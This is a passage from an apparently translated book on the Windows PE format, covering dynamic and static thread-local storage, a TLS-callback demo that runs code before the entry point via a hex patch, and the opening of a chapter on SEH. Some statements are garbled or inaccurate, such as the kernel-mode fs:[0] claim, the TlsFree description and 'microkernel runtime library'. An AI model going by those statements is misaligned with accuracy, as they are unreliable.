
54     .endw
55
56     invoke GetCurrentThreadId
57     mov @tID, eax
58
59     invoke GetTickCount
60     mov @dwEnd, eax
61     mov eax, @dwStart
62     sub @dwEnd, eax
63     invoke wsprintf, addr szBuffer,\n
64         addr szOut1, @tID, @dwEnd
65     invoke MessageBox, NULL, addr szBuffer,\n
66         NULL, MB_OK
67
68     popad
69     ret
70 _tFun endp
71
72
73 start:
74
75     mov dwCount, MAX_THREAD_COUNT
76     mov edi, offset hThreadID
77     .while dwCount > 0
78         invoke CreateThread, NULL, 0,\n
79             offset _tFun, NULL,\n
80             NULL,addr dwThreadID
81         mov dword ptr [edi], eax
82         add edi, 4
83
84         dec dwCount
85     .endw
86
87 ; Wait for threads to finish
88     mov dwCount, MAX_THREAD_COUNT
89     mov edi, offset hThreadID
90     .while dwCount > 0
91         mov eax, dword ptr [edi]
92         mov dwThreadID, eax
93         push edi
94         invoke WaitForSingleObject, eax,\n
95             INFINITE
96         invoke CloseHandle, dwThreadID
97         pop edi
98
99         add edi, 4
100        dec dwCount
101    .endw
102
103 end start

```

In the design of a multithreaded program without the TLS mechanism, variables that have different values for each thread but are globally meaningful must be set as local variables (added as part of each thread's context). If multiple threads use the same global variable, the program must address synchronization issues when threads access the variable simultaneously.

From this perspective, TLS can also be understood as a parameter passing mechanism. In Win32 programming, some system callback functions do not have enough parameters prepared to pass data to us. These callback functions include WindowProc, TimerProc, etc. TLS can bind the data required by these functions to the current thread in the system. It's like a piece of clothing that the thread wears, wherever the thread goes, the data follows. Regardless of how complex our multithreaded design is or how many functions we call, as long as we see a thread's private variables, we can find them stored in the TLS slot.

Figure 9-2 illustrates the concept of local storage for threads.



**Figure 9-2 Thread Local Storage Mechanism**

As shown in Figure 9-2, a process contains a process flag, which by default is a double word (based on the TlsBitmapBits field of the PEB), with a total of 64 bits. Each bit can be 0 or 1, representing unused and used, respectively.

Each thread has an array of double words (each unit in the array is a TLS storage slot, which you can think of as a drawer in a library). The number of units in this array is also 64. The array's index corresponds to the bit index of the process flag. As indicated in the figure, the third bit of the process corresponds to the third double word of each thread (all indices start from 0). This means that by finding the index of a process flag bit, you also find the corresponding double word in the thread's array. This indexing process can be achieved through the series of dynamic TLS function calls TlsXXX. For all threads, this location is a double word, but the value corresponding to this location can differ for each thread.

This double word can be a value, or it can be a pointer, which may even point to a data structure in memory. Thus, the definition of the corresponding index for each thread becomes more flexible.

Regardless of the data structure used in a multithreaded program, the global variable in the dynamic TLS function library is only an index. This index is visible to all threads within the process and is the same for all threads. Operating this index is like operating the corresponding index for all threads. This can be understood as: by passing this index to the process, you can perform actions at this position in your own space. The common understanding of API functions with this index is as follows:

- `TlsAlloc`: Proceed and find an available position in your (the process's) space. This is to obtain an index.
- `TlsSetValue`: Proceed and store a value in the space of a particular index.

**Note:** This value may be different for each thread. For example, although each thread performs the same `GetTickCount` operation, the retrieved time will differ due to the varying execution times of each thread. Thus, the value stored will be the corresponding index position for each thread.

- `TlsGetValue`: Proceed and retrieve the value stored at the given index. This is done by all threads.
- `TlsFree`: Proceed and release the resources occupied by this index.

Below is a detailed introduction to the use of dynamic TLS functions.

---

### 9.3.2 OBTAINING AN INDEX WITH `TLSALLOC`

**Function Purpose:** Allocates a Thread Local Storage (TLS) index. Any thread within the process can use this index to store and retrieve thread-specific data.

**Function Prototype:**

```
DWORD TlsAlloc(  
    void  
) ;
```

**Parameters:** None.

**Return Value:** If the function succeeds, it returns a TLS index. If it fails, it returns `TLS_OUT_OF_INDEX`, which has a hexadecimal value of `0xFFFFFFFF`.

Even though this example uses only one index, it's worth noting that Microsoft guarantees at least 64 (often more) indices per process (symbolized as `TLS_MINIMUM_AVAILABLE`). Once an index is successfully obtained, it can be used by all threads in the process. The corresponding bit in the process's flag field is set to 1, indicating that the index is in use. The same index can be used by other threads.

If an index exceeds this process boundary, the index becomes invalid. A DLL cannot assume that an index allocated in one process is valid in another process. When a DLL is loaded into a host process, it uses `TlsAlloc` to allocate a TLS index. The DLL then allocates a dynamic storage unit and uses `TlsSetValue` to write the data structure's pointer to the allocated TLS slot. The TLS index is stored in a global or static variable in the DLL. This variable is the key to accessing the data. Each thread retrieves the TLS index and uses it to access the corresponding TLS storage slot within the process. All operations are completed by calling the function.

Thus, the function call is complete, and all operations are automatically handled.

---

### 9.3.3 RETRIEVING A VALUE BY INDEX WITH `TLSGETVALUE`

**Function Purpose:** Retrieves the value stored in the TLS slot for the calling thread. Each thread in the process has its own slot for each TLS index.

**Function Prototype:**

```
LPVOID TlsGetValue(
    DWORD dwTlsIndex // TLS index
);
```

**Parameters:**

- dwTlsIndex: The TLS index allocated by `TlsAlloc`.

**Return Value:** If the function succeeds, it returns the value stored in the TLS slot for the calling thread. If it fails, it returns 0.

**Note:** Since the value stored in the TLS slot can be 0, you must use the `GetLastError` function to determine if the return value is 0. If `GetLastError` returns `NO_ERROR`, it means the function succeeded and the value is 0. Otherwise, it indicates that the function call failed.

---

#### 9.3.4 STORING A VALUE BY INDEX WITH `TlsSetValue`

**Function Purpose:** Stores a value in the slot for the specified index for the calling thread.

**Function Prototype:**

```
BOOL TlsSetValue(
    DWORD dwTlsIndex, // TLS index
    LPVOID lpTlsValue // Value to set
);
```

**Parameters:**

- dwTlsIndex: The TLS index allocated by `TlsAlloc`.
- lpTlsValue: The value to store in the TLS slot for the specified thread.

**Return Value:** If the function succeeds, the return value is nonzero. If the function fails, the return value is 0.

For performance reasons, `TlsSetValue` and `TlsGetValue` perform minimal parameter validation and error checking. Therefore, if you have not obtained a valid index using `TlsAlloc`, do not attempt to use a manually specified index with these functions.

---

#### 9.3.5 RELEASING AN INDEX WITH `TlsFree`

**Function Purpose:** Releases a TLS index allocated by the calling thread.

**Function Prototype:**

```
BOOL TlsFree(
    DWORD dwTlsIndex // TLS index
);
```

**Parameters:**

- dwTlsIndex: The TLS index to be released.

**Return Value:** If the function succeeds, the return value is nonzero. If the function fails, the return value is 0.

**Parameters:**

dwTlsIndex, the index allocated by TlsAlloc.

Returns: If the function is successful, it returns a value other than 0; if it fails, it returns 0.

Note: The data will remain valid until the thread terminates.

**Special Note:** The TlsFree function does not release any storage unit associated with TLS in the process. This is because these storage units are allocated by the thread itself, and the thread needs to maintain these storage spaces.

The TlsFree function checks if the index value you provided has been allocated. If it is, it will release the dynamic memory corresponding to that index position. If the index is 0, it means that it has not been allocated. Then, TlsFree will iterate through every thread in the process, freeing the storage unit corresponding to that index in the TLS storage.

The actual storage in TLS corresponds to the TlsSlots field in the thread environment block. You can use existing APIs to manipulate the TlsSlots field in the thread environment block to achieve the purpose of using TLS in other threads.

---

#### 9.4 STATIC THREAD-LOCAL STORAGE

Static thread-local storage is another technique provided by the system for binding data to a thread. Unlike dynamic TLS, static thread-local storage can be used without special API functions, making it easier and more user-friendly.

Static thread-local storage variables are usually defined within the PE file header, typically in a ".tls" section. These variables are handled by the system at the appropriate time. This method has the advantage of being straightforward from a high-level language programmer's perspective. For example, TLS data defined using static methods is initialized and cleared just like global variables.

In Visual C++, defining TLS variables in this way does not require using dynamic thread-local storage APIs, just by declaring it as follows:

```
__declspec(thread) int tlsFlag = 1;
```

To support this kind of compilation mode, the ".tls" section in the PE will include the following information:

1. Initialization data
2. Functions called at the start and end of each thread
3. TLS indices

**Note:** Static thread-local storage data defined in this way can only be used for image files that replace each other. This means it cannot be used in DLLs, except for those that are statically

linked to the DLL. Additionally, other parts of the DLL, which are not dynamically loaded, such as those loaded via the LoadLibrary API function, cannot use static TLS data.

When linking, the linker sets the AddressOfIndex field in the TLS directory to a specific location, which stores the TLS index used by the program.

To access static TLS data via code, you generally need to go through the following steps:

**Step 1:** During linking, the linker sets the AddressOfIndex field in the TLS directory to a specific location, where the TLS index used by the program is stored. The microkernel runtime library, for convenience, defines an internal mapping of the TLS directory called "`__tls_used`" (appropriate for Intel x86 platforms). The microkernel linker checks this internal mapping and directly uses the data within it to create the TLS directory in the PE.

**Step 2:** When creating a thread, the loader uses the FS register to store the address of the Thread Environment Block (TEB) of the thread, pointing to the TLS data array of the thread. The ThreadLocalStoragePointer field at offset 0x2C from the TEB header points to the TLS data array. This is specific to Intel x86 platforms.

**Step 3:** The loader saves the TLS index in the location specified by the AddressOfIndex field.

**Step 4:** Code can obtain the TLS index and the location of the TLS data array.

**Step 5:** Code can multiply the TLS index by 4 to use it as an offset within this array. This way, the code can obtain the address of the TLS data area of the module. Each thread has its own TLS data, but for the program, it is transparent; it does not need to know how each thread allocates its own data.

**Step 6:** Each TLS data object has a fixed offset within the TLS data area, so this method can be used for access.

**Explanation:** The TLS array is an address array that the system maintains for each thread. Each address in this array points to the TLS storage mentioned earlier, indicating the location of the TLS data area in the program's module. The TLS index specifies which element of this array.

Next, let's look at the static TLS in the PE file.

---

#### 9.4.1 TLS POSITIONING

Thread-local storage (TLS) data is one of the data types registered in the data directory. Its description is located in the 10th entry of the data directory. Using the PEDump utility tool to obtain the contents of the data directory of `chapter9\tls1.exe` is as follows:

```

00000120          00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000130 10 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00 00 00
00000140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000170 10 30 00 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00
00000180 00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00 00 00
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

The shaded section is the information for the Thread-Local Storage (TLS) data directory. From the above code, we get the following information:

- The address of the thread-local storage data: RVA = 0x000003010
- The size of the thread-local storage data: 0x00000018h

Using the PEInfo utility tool to obtain relevant information for all sections of the file, the content is as follows:

<b>Section Name</b>	<b>Virtual Size</b>	<b>Virtual Address</b>	<b>Raw Data Size</b>	<b>Raw Data Pointer</b>	<b>Characteristics</b>
.text	00000036	00001000	00000200	00000400	60000020
.rdata	00000092	00002000	00000200	00000600	40000040
.data	00000041	<b>00003000</b>	00000200	<b>00000800</b>	C0000040

Based on the conversion relationship between RVA and FOA, we can deduce:

- The offset address of the thread-local storage data in the file is 0x000000810.

#### 9.4.2 TLS DIRECTORY STRUCTURE IMAGE\_TLS\_DIRECTORY32

Thread-local storage data begins with the IMAGE\_TLS\_DIRECTORY32 structure. The detailed definition of this structure is as follows:

```

IMAGE_TLS_DIRECTORY32 STRUCT
    StartAddressOfRawData    dd    ? ; 0000h - Start address of TLS template
    EndAddressOfRawData     dd    ? ; 0004h - End address of TLS template
    AddressOfIndex           dd    ? ; 0008h - Address of TLS index
    AddressOfCallBacks       dd    ? ; 000Ch - Address of TLS callback functions
    SizeOfZeroFill           dd    ? ; 0010h - Size of zero fill area
    Characteristics          dd    ? ; 0014h - Reserved
IMAGE_TLS_DIRECTORY32 ENDS

```

Below is a detailed explanation of each field:

### 92. IMAGE\_TLS\_DIRECTORY32. StartAddressOfRawData

+0000h, double word. Represents the start address of the TLS template. This template is a block of data used for initializing TLS data. When a thread is created, the system needs to copy all this data, so this data must be correct.

**Note:** This field is not an RVA (Relative Virtual Address), but a VA (Virtual Address). Therefore, when there is a corresponding base address adjustment information in the .reloc section, this field must be adjusted.

### **93. IMAGE\_TLS\_DIRECTORY32. EndAddressOfRawData**

+0004h, double word. Represents the end address of the TLS template. The address of the last byte of TLS, not including the fill byte of 0.

### **94. IMAGE\_TLS\_DIRECTORY32. AddressOfIndex**

+0008h, double word. Used to store the location of the TLS index, and the specific value of the index is determined by the loader. This position is in the regular data section, so you can get a reasonable symbol name for it, which is convenient for use during programming.

### **95. IMAGE\_TLS\_DIRECTORY32. AddressOfCallBacks**

+000Ch, double word. This is a pointer that points to the TLS callback function array. This array is NULL-terminated. If there are no callback functions, the value of this field should be 4 bytes of 0.

### **96. IMAGE\_TLS\_DIRECTORY32. SizeOfZeroFill**

+0010h, double word. TLS template data excluding the size between StartAddressOfRawData and EndAddressOfRawData (in bytes). The size of the TLS template should correspond to the size of the TLS data mapped in the file. The data at position 0 of the 9th field should be the non-zero initialized data following the template data.

### **97. IMAGE\_TLS\_DIRECTORY32. Characteristics**

+0014h, double word. Reserved.

---

#### **9.4.3 STATIC TLS EXAMPLE ANALYSIS**

Next, let's take an example to see the specific static thread-local storage data obtained in the chapter9\tls1.exe file.

```
00000800  48 65 6C 6C 6F 57 6F 72 6C 64 50 45 00 00 00 00  HelloWorldPE....  
00000810  28 30 40 00 2C 30 40 00 30 30 40 00 34 30 40 00  (0@.,0@.00@.40@.  
00000820  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00000830  00 00 00 00 08 10 40 00 00 00 00 00 00 00 00 00 .....@.....  
00000840  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
  
>>28 30 40 00 - 2C 30 40 00
```

The VA (Virtual Address) start of the TLS template in this example points to the file offset 0x00000828 to 0x0000082C. This position is 4 bytes of 0.

>>30 30 40 00

The address of the index points to the file offset 0x00000830. This position is a double word of 0.

>>34 30 40 00

The address of the callback function array points to the file offset 0x000000834. The value extracted here is: 0x00401008. Analysis shows that this example does not contain TLS variable data.

---

#### 9.4.4 TLS CALLBACK FUNCTIONS

Programs can provide one or more TLS callback functions through the PE file to support additional initialization and cleanup operations on TLS data. This operation is similar to the constructor and destructor functions in programming languages. Although the number of callback functions will not exceed one, it is implemented as an array to facilitate adding more callback functions if needed. If the number of callback functions exceeds one, they will be called sequentially in the order they appear in the array. If the program does not provide callback functions, the array can be empty, which means the array only contains one element, which is 4 bytes of 0.

The prototype of the callback function is the same as the DLL entry function parameters:

```
typedef VOID (NTAPI *PIMAGE_TLS_CALLBACK) (
    PVOID DllHandle,
    DWORD Reason,
    PVOID Reserved
);
```

#### Parameter explanation:

1. **Reserved:** Reserved, 0.
2. **Reason:** The reason for calling the callback function. Specific values are listed in Table 9-1.
3. **DllHandle:** The handle of the DLL.

Table 9-1: Common Values for the Reason Parameter in TLS Callback Functions

Symbol Name	Value	Description
DLL_PROCESS_DETACH	0	The DLL is being unloaded, including process termination.
DLL_PROCESS_ATTACH	1	The DLL is being loaded, including process startup.
DLL_THREAD_ATTACH	2	A new thread is being created. This notification is sent to all threads, except those already running.
DLL_THREAD_DETACH	3	A thread is exiting. This notification is sent to all threads, except those already running.

---

#### 9.4.5 TESTING STATIC TLS THREAD-LOCAL STORAGE INITIALIZATION CALLBACK FUNCTIONS

Next, a program will be written to test the thread-local storage initialization callback functions under static TLS. By using TLS callback functions, developers can execute a segment of custom code before the main program runs. For detailed code, see Code Listing 9-3.

#### Code Listing 9-3 Static TLS demonstration (chapter9\tls.asm)

```
1 ; -----
2 ; Static TLS Demonstration
3 ; Cheng Li
```

```

4 ; 2011.2.28
5 ; -----
6 .386
7 .model flat, stdcall
8 option casemap:none
9
10 include windows.inc
11 include user32.inc
12 includelib user32.lib
13 include kernel32.inc
14 includelib kernel32.lib
15
16 .data
17
18 szText db 'HelloWorldPE', 0, 0, 0, 0
19
20 ; Define IMAGE_TLS_DIRECTORY
21
22 TLS_DIR dd offset Tls1
23         dd offset Tls2
24         dd offset Tls3
25         dd offset TlsCallBack
26         dd 0
27         dd 0
28 Tls1 dd 0
29 Tls2 dd 0
30 Tls3 dd 0
31 TlsCallBack dd offset TLS
32         dd 0
33         dd 0
34
35 .data?
36
37 TLSCalled db ? ; Reentry flag
38
39 .code
40
41 start:
42
43     invoke ExitProcess, NULL
44     RET
45
46 ; The following code will be executed once before .code
47 TLS:
48
49 ; The variable TLSCalled is a fake reentry flag. Under normal circumstances, this part of
the code
50 ; will be executed twice, but after using this flag, this code will only run once before
the start of .code.
51
52
53 cmp byte ptr [TLSCalled], 1
54 je @exit
55 mov byte ptr [TLSCalled], 1
56 invoke MessageBox, NULL, addr szText, NULL, MB_OK
57
58 @exit:
59
60 RET
61
62 end start

```

According to the normal program flow analysis, `tls.asm` directly calls the `ExitProcess` function to exit. Indeed, no display is seen during execution. Next, we will make a simple modification to the PE file of this program.

Copy `tls.exe` to `tls1.exe`, and modify the following highlighted content. Change the original `00 00 00 00 00 00 00 00` to `10 30 00 00 18 00 00 00`:

```
00000160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00000170 10 30 00 00 18 00 00 00 00 00 00 00 00 00 00 00 F0.....  
00000180 00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00 .....
```

After running `tls1.exe`, a dialog box with "HelloWorldPE" will appear. This is because lines 20 to 23 of the code construct static TLS data through data structures. The data structure defines a TLS callback function, which points to the code in lines 47 to 57 in the code listing 9-3.

---

## 9.5 SUMMARY

This chapter primarily analyzes the use of thread-local storage (TLS) technology in PE files from both dynamic and static perspectives. TLS is a superior feature shared among multiple threads in the Win32 architecture. Users can manage these variables dynamically through system-provided API functions, or they can statically declare these variables in the PE file header. This allows programmers to use them transparently within the program. The TLS mechanism greatly facilitates the design of multithreaded programs.

Load configuration information was originally used in Windows NT operating systems as an extension of the file header, and later used for normal operations. Load configuration information stores information related to structured exception handling (SEH). When an exception occurs during program execution, the operating system can handle the exception based on this information and continue the process flow to ensure the system can operate normally. This chapter introduces the structured exception handling mechanism of the Windows operating system and how it relates to PE files and other relevant data structures.

### 10.1 WHAT IS LOAD CONFIGURATION INFORMATION

In PE files, load configuration information is stored in a data structure called the Load Configuration Structure. The load configuration structure is a type of basic data structure defined in the PE file, initially used in Windows NT operating systems to specify certain configurations required when loading Windows NT operating systems. This information is independent because it is necessary for the operating system and is not easily changeable in the PE file's header and extended header's data structure.

Current versions of compilers and Windows XP and later operating systems support this configuration information. Instead of being defined in the header, it is used to define the SEH handler and other relevant data structures during runtime, referred to as exception handling.

If a certain part of the PE file does not have the corresponding exception handling information, the operating system will invoke the internal kernel exception handler to end the process abnormally. This setting is mainly to prevent malicious attacks by intentionally exploiting the abnormal end of the process to compromise the system's security.

Typically, the linker provides a default load configuration structure containing several predetermined SEH data. If the user's code uses this structure, the user must set the new SEH data, otherwise, the linker will not link the SEH data into the load configuration information.

### 10.2 WINDOWS STRUCTURED EXCEPTION HANDLING


In the DOS era, interrupts were the core of operating system design. All interrupts triggered by the system (such as hardware interrupts) were finally called through the "int" instruction. The system would handle the corresponding interrupts based on the interrupt number defined in the interrupt vector table.

In Windows operating systems, both exceptions and interrupts provide similar functions. Interrupts are triggered by external conditions, such as pressing a key; whereas exceptions are triggered by internal conditions, such as code execution errors. Exceptions are a type of internal interrupt that occurs when the CPU detects an abnormal situation during the execution of an instruction. These exceptions are handled by the corresponding exception handler.

#### 10.2.1 WHAT IS SEH


Sometimes, the concepts of exceptions and interrupts are mixed. For example, when a program needs to access a certain segment of data, and the corresponding data page has been swapped out of memory, an exception due to a missing page will occur during program execution. The system's usual approach is to try to salvage the situation, actually ending the program's execution. When a missing page exception occurs, the program's execution is temporarily interrupted, and the system performs a swap-in operation, loading the missing data back from the disk, then the interrupted program retrieves the data again. This type of exception happens frequently and is handled smoothly by the operating system, allowing the program to continue running as if nothing happened. Other exceptions are handled in a similar way as described above.

Due to unpredictable reasons, many exceptions may occur during program execution. Some of these exceptions can be recovered from, some may require the program to handle the exception during its runtime. Figure 10-1 shows a Word document being infected with a virus, causing exceptions after the infection.



**Figure 10-1:** Exception handling after a Word template file is infected with a virus.

There may also be cases where the program itself does not provide exception handling, and the operating system takes over the exception handling. Exceptions handled by the operating system are more common. When an exception occurs, the operating system will pop up a prompt box, as shown in **Figure 10-2**.



**Figure 10-2:** The pop-up window for exception handling by the operating system.

There is another type of exception where the program does not provide a handler, and the handler provided by the operating system is also unable to manage it. This type of exception is unexpected (these unexpected exceptions are generally not recoverable). For example,

hardware failures in the computer cause the entire system to crash, usually resulting in a blue screen or system freeze, where the user can only restart the system after shutting down the computer or checking the hardware.

When designing programs, users who use assembly language will implement exception handling within the program in the following format:

```
Fun1 proc
    assume fs:nothing
    push offset _handler      ; _handler is the exception handler
    push fs:[0]
    mov fs:[0],esp

    ....; program implementation code

    pop fs:[0]
    pop eax
    ret
Fun1 endp
```

Users of the C language may implement exception handling within the program in the following format:

```
Fun1
{
    _SEH_TRY
    {
        .....
        // program implementation code
    }
    _SEH_HANDLE
    {
        Status = _SEH_GetExceptionCode(); // exception handling
    }
    _SEH_END;

    if (!NT_SUCCESS(Status))
    {
        return Status;
    }
}
```

Users of the Java language may define internal exception handling in the following format:

```
public void Fun1{
    try{
        .....
        // program implementation code
    } catch (Exception ex){
        .....
        // exception handling
    }
}
```

To facilitate developers in handling exceptions, internal exception handling in the program is block-based. Any function in the program can define exception handling modules, and the program code implementation and exception handling are separated by different pseudo-

operations. This method, adopted at both the operating system and program levels, is known as Structured Exception Handling (SEH), which is a block-based structured exception handling method.

---

#### 10.2.2 WINDOWS EXCEPTION CLASSIFICATION

Because SEH uses data pointers related to different platforms, the implementation of SEH is different on different platforms. On the x86 platform, the SEH exception handling framework divides exceptions into two categories:

1. Hardware exceptions (system exceptions)
  2. Software exceptions (exceptions generated by the application itself)
- 

##### 1. HARDWARE EXCEPTIONS

Hardware exceptions, or system exceptions, can be further subdivided into three types:

1. **Fault Exceptions** These are exceptions caused by a failed instruction execution, such as division by zero exceptions, and page faults where the EIP points to a non-executable page, etc. These exceptions usually result in a common outcome, where the CPU automatically pushes the address of the failed instruction onto the stack instead of the address of the next instruction (Note: this is different from the call instruction). This type of exception can be corrected and, when the exception is handled and the process is resumed, the failed instruction can be re-executed.
2. **Trap Exceptions** These exceptions usually occur because a trap instruction was executed, such as when the "INT 3" instruction is used. The return address of this type of exception is the address of the instruction following the trap instruction.
3. **Abort Exceptions** These exceptions refer to unrecoverable severe errors, such as hardware malfunctions or severe system table corruption.

**Table 10-1** shows the interrupts/exceptions commonly used by Intel CPU layers and their corresponding error numbers.

**Table 10-1 Intel CPU Common Interrupt/Exception Error Numbers**

Error Number	Name	Description
0	Divide error	Division operation error, occurs when the divisor is 0
1	Debug exception	Debug exception (including single-step and breakpoint exceptions)
2	NMI interrupt	Non-maskable interrupt (NMI)
3	Breakpoint	Realized by the "INT 3" instruction
4	Overflow	Overflow exception
5	Bound range exceeded	Exceeds the bound of a range
6	Invalid opcode	Invalid opcode exception
7	Device not available	Coprocessor not available

8	Double fault	Double fault, an exception occurred during exception handling
9	Coprocessor segment overrun	Reserved
10	Invalid TSS	Invalid Task State Segment (TSS)
11	Segment not present	Segment not present
12	Stack fault	Stack fault
13	General protection	General protection error, such as executing privileged instructions in user mode
14	Page fault	Page fault
16	Floating point error	Floating-point operation error

Windows operating systems map a variety of CPU exceptions to their own set of defined codes. The operating system maps corresponding CPU exception codes to more general Win32 exception codes. For example, a CPU 13 fault might be mapped to a STATUS\_ACCESS\_VIOLATION (0xC0000005) or a STATUS\_PRIVILEGED\_INSTRUCTION (0xC0000096) exception. The final determination of how an exception is mapped to a specific Win32 exception depends on the underlying hardware exception.

## 2. Software Exceptions

Software exceptions are those triggered manually by function calls, utilizing the API function RaiseException provided by Windows to trigger exceptions. Its declaration is as follows:

```
VOID RaiseException(
    DWORD dwExceptionCode,           // Exception code
    DWORD dwExceptionFlags,          // Exception flags
    DWORD nNumberOfArguments,        // Number of arguments
    CONST DWORD *lpArguments        // Pointer to arguments array
);
```

In practice, most exception handling operations in high-level languages are eventually calls to the RaiseException function.

---

### 10.2.3 EXCEPTION HANDLING IN KERNEL MODE

In kernel mode, fs:[0x00] points to the Thread Environment Block (TEB) address. The first member of this address is the Thread Information Block (TIB) structure, with ExceptionList as the first field of this structure, which is the pointer to the exception handling chain in user mode. When an exception occurs in kernel mode, fs is repointed to a different value. The code is as follows:

```
; Save FS and set it to PCR
push fs
mov ebx, KGDT_RO_PCR : KGDT_RO_PCR+0x30
mov fs, ebx
```

In this code, the system saves the original value of fs in user mode, then fs is repointed to the Kernel Processor Control Region (KPCR) data structure. You can see that the concepts of fs in kernel mode and user mode are basically the same. In kernel mode, fs:[0x00] points to the exception handling chain's pointer. The KPCR structure's second member is the KPCR\_TIB data structure, and ExceptionList is the first field of the KPCR\_TIB structure. Below is the complete definition of the two data structures in kernel mode:

```
typedef struct _KPCR_TIB {
    PVOID ExceptionList;           // 0000h - pointer to _EXCEPTION_REGISTRATION_RECORD
    PVOID StackBase;              // 0004h - stack base
    PVOID StackLimit;             // 0008h - stack limit
    PVOID SubSystemTib;           // 000Ch - subsystem TIB
    union {
        PVOID FiberData;          // 0010h
        DWORD Version;            // 0010h
    } DUMMYUNIONNAME;
    PVOID ArbitraryUserPointer;   // 0014h
    struct _NT_TIB *Self;         // 0018h - pointer to the TIB itself
} KPCR_TIB;
typedef struct _EXCEPTION_REGISTRATION_RECORD
{
    struct _EXCEPTION_REGISTRATION_RECORD *Next;      // 0000h - Pointer to the next
    registration record
    PEXCEPTION_ROUTINE Handler;                      // 0004h - Pointer to the exception
    handling routine
} EXCEPTION_REGISTRATION_RECORD;
```

In kernel mode, exception handling programs first create a frame structure (KTrapFrame) based on the type and context of the exception. This structure is a data frame that records the system context when the exception occurred, such as register values, error codes, and exception processing function call stacks. Once the frame is created, the public function `_KiTrapHandler` is called to process the exception. This function takes two parameters, one is the exception number, and the other is the trap frame. Most of the code is as follows:

```
; Call the C exception handler
push 0                         ; No error code
push ebp                        ; KTrapFrame address
call _KiTrapHandler
add esp, 8
```

It is believed that `_KiTrapHandler` is a public exception handling function because most exceptions are handled by this kernel function entry point. Of course, there are exceptions. For example, for exception number 14 (page fault), the handling entry point function is `_KiPageFaultHandler`. The public exception handler function will eventually determine the address space where the exception occurred based on the CPU. If it is in user mode, the function `_KiUserTrapHandler` is called; if it is in kernel mode, the function `_KiKernelTrapHandler` is called. Below is the function `_KiKernelTrapHandler`:

```
ULONG
KiKernelTrapHandler(PKTRAP_FRAME Tf, ULONG ExceptionNr, PVOID Cr2)
{
    EXCEPTION_RECORD Er;
    Er.ExceptionFlags = 0;
    Er.ExceptionRecord = NULL;
    Er.ExceptionAddress = (PVOID)Tf->Eip;
    if (ExceptionNr == 14) // Handle page fault
    {
        Er.ExceptionCode = STATUS_ACCESS_VIOLATION;
        Er.NumberParameters = 2;
        Er.ExceptionInformation[0] = Tf->ErrCode & 0x1;
        Er.ExceptionInformation[1] = (ULONG)Cr2;
    }
    else
```

```

    {
        if (ExceptionNr < ARRAY_SIZE(ExceptionToNtStatus))
        {
            Er.ExceptionCode = ExceptionToNtStatus[ExceptionNr];
        }
        else
        {
            Er.ExceptionCode = STATUS_ACCESS_VIOLATION;
        }
        Er.NumberParameters = 0;
    }
    /* FIXME: Which exceptions are non-continuable? */
    Er.ExceptionFlags = 0;
    KiDispatchException(&Er, NULL, Tf, KernelMode, TRUE);
    return 0;
}

```

